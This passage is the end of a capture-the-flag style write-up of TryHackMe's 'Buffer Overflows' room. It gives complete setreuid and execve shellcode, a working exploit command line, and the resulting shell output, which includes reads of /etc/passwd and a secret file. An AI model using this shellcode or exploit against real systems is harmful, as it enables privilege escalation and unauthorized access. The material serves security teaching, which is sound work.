-rw------- 1 user2 user2   22 Sep  2  2019 secret.txt
```

Advanced Techniques

To gain a shell as a specific user, you might need to adjust the payload to set the effective user ID (EUID). For example, using *pwntools* to generate shellcode:


pwntools Install in my Kali Machine:

apt-get update
apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
python3 -m pip install --upgrade pip
python3 -m pip install --upgrade pwntools




```
sh-4.2$ cat /etc/shadow
Detaching after fork from child process 18999.
cat: /etc/shadow: Permission denied
sh-4.2$ cat /etc/passwd
Detaching after fork from child process 19000.
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
libstoragemgmt:x:999:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
ec2-instance-connect:x:998:996::/home/ec2-instance-connect:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:997:995::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
ec2-user:x:1000:1000:EC2 Default User:/home/ec2-user:/bin/bash
user1:x:1001:1001::/home/user1:/bin/bash
user2:x:1002:1002::/home/user2:/bin/bash
user3:x:1003:1003::/home/user3:/bin/bash
```

shell



```
┌─[parrot@parrot]─[~/tryhackme/bufferoverflow/brainstorm-thm]
└──╼ $pwn shellcraft -f d amd64.linux.setreuid 1002
\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05
```



```
┌─[parrot@parrot]─[~/tryhackme/bufferoverflow/brainstorm-thm]
└──╼ $pwn shellcraft -f d amd64.linux.setreuid 1003
\x31\xff\x66\xbf\xeb\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05
```

Copy code

setuid_shellcode = \x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05


Combining this with our previous payload:

shell

Copy code

'\x90'*86 + setuid_shellcode + shellcode + 'A'*12 + '\x78\xe1\xff\xff\xff\x7f'

```
[user1@ip-10-10-74-132 overflow-3]$ ./buffer-overflow $(python -c "print('\x90'*86 + '\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05' + '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05' + 'A'*12 + '\x78\xe1\xff\xff\xff\x7f')")
Detaching after fork from child process 19060.
Detaching after fork from child process 19061.
Here's a program that echo's out your input
��������������������������������������������������������������������������������������
���1�f��jqXH��;XH1��/bin/shI�APH��RWH��<XH1�AAAAAAAAAAAAx����
sh-4.2$ id
uid=1002(user2) gid=1001(user1) groups=1001(user1)
sh-4.2$ whoami
user2
sh-4.2$ ls
buffer-overflow  buffer-overflow.c  secret.txt
sh-4.2$ cat secret.txt
omgyoudidthissocool!!
sh-4.2$
```



```
[user1@ip-10-10-74-132 overflow-3]$ ./buffer-overflow $(python -c "print('\x90'*86 + '\x31\xff
\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05' + '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\
x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3
c\x58\x48\x31\xff\x0f\x05' + 'A'*12 + '\x78\xe1\xff\xff\xff\x7f')")
Detaching after fork from child process 19060.
Detaching after fork from child process 19061.
Here's a program that echo's out your input
�����������������������������������������������������������������������������������1�f��jqX
H��j;XH1�I�//bin/shI�APH��RWH��j<XH1�AAAAAAAAAAAAx����
sh-4.2$ id
uid=1002(user2) gid=1001(user1) groups=1001(user1)
sh-4.2$ whoami
user2
sh-4.2$ ls
buffer-overflow  buffer-overflow.c  secret.txt
sh-4.2$ cat secret.txt
omgyoudidthissocool!!
sh-4.2$
```

This detailed approach equips learners with the foundational skills necessary for understanding and exploiting buffer overflows. The TryHackMe "Buffer Overflows" room is an excellent starting point for mastering this critical security concept.

Reference:

1. https://tryhackme.com/r/room/bof1
2. https://hailstormsec.com/bof1/#gdb
3. https://l1ge.github.io/tryhackme_bof1/?ref=hailstormsec.com
4. https://www.arsouyes.org/articles/2019/54_Shellcode/?ref=hailstormsec.com
5. https://bobloblaw321.wixsite.com/website/post/tryhackme-buffer-overflows
6. https://defuse.ca/online-x86-assembler.htm
7. https://www.sourceware.org/gdb/
8. https://www.atatus.com/tools/byte-counter
9. https://shell-storm.org/shellcode/files/shellcode-77.html
10. https://www.aldeid.com/wiki/TryHackMe-Buffer-Overflows